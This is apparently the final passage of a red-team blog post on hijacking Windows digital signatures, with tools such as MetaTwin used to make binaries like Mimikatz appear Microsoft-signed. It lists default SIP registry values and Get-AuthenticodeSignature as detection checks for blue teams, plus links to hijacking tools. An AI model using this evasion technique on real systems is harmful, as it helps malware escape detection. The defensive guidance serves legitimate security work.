
MetaTwin – Metadata Details

This can be verified by checking the details tab from the file properties.



MetaTwin – Metadata

If the system has been already modified via the registry in order to bypass the hash validation of the digital signature the malicious binary will look like it is signed from a trusted entity like Microsoft.



MetaTwin – Signed Mimikatz

Conclusion

Hijacking a legitimate digital signature and bypassing the hash validation mechanism of Windows can be used by red teams to blend malicious binaries and PowerShell scripts with the native operating system files in order to evade detection and bypass device guard.In a summary:

- Administrator Access is required to conduct this attack
- Digitally signed executables will not appear in Autoruns default view
- Antivirus detection rate is lower for digitally signed code

Blue teams can perform the following two steps as a quick way to determine if digital signature hijack attack has been occurred on the system.

1. Verify the validity of the digital signature hash with **Get-AuthenticodeSignature**
2. Review the following registry keys and values

```
HKLM\SOFTWARE\Microsoft\Cryptography\OID\EncodingType
0\CryptSIPDllGetSignedDataMsg\{603BCC1F-4B59-4E08-B724-D2C6297EF351}
DLL - C:\Windows\System32\WindowsPowerShell\v1.0\pwrshsip.dll
FuncName - PsGetSignature

HKLM\SOFTWARE\Microsoft\Cryptography\OID\EncodingType
0\CryptSIPDllGetSignedDataMsg\{C689AAB8-8E78-11D0-8C47-00C04FC295EE}
DLL - C:\Windows\System32\ntdll.dll
FuncName - CryptSIPGetSignedDataMsg

HKLM\SOFTWARE\Microsoft\Cryptography\OID\EncodingType
0\CryptSIPDllVerifyIndirectData\{603BCC1F-4B59-4E08-B724-D2C6297EF351}
DLL - C:\Windows\System32\WindowsPowerShell\v1.0\pwrshsip.dll
FuncName - PsVerifyHash

HKLM\SOFTWARE\Microsoft\Cryptography\OID\EncodingType
0\CryptSIPDllVerifyIndirectData\{C689AAB8-8E78-11D0-8C47-00C04FC295EE}
DLL - C:\Windows\System32\WINTRUST.DLL
FuncName - CryptSIPVerifyIndirectData
```

References

- https://github.com/secretsquirrel/SigThief
- https://github.com/xorrior/Random-CSharpTools/tree/master/SigPirate
- https://specterops.io/assets/resources/SpecterOps_Subverting_Trust_in_Windows.pdf
- https://github.com/minisllc/metatwin
- https://github.com/mattifestation/PoCSubjectInterfacePackage
- https://github.com/netbiosX/Digital-Signature-Hijack
- https://github.com/mstefanowich/FileSignatureHijack
- http://www.exploit-monday.com/2017/08/application-of-authenticode-signatures.html
- https://gist.github.com/mattifestation/439720e2379f4bc93f0ed3ce88814b5b
- https://docs.microsoft.com/en-us/sysinternals/downloads/sigcheck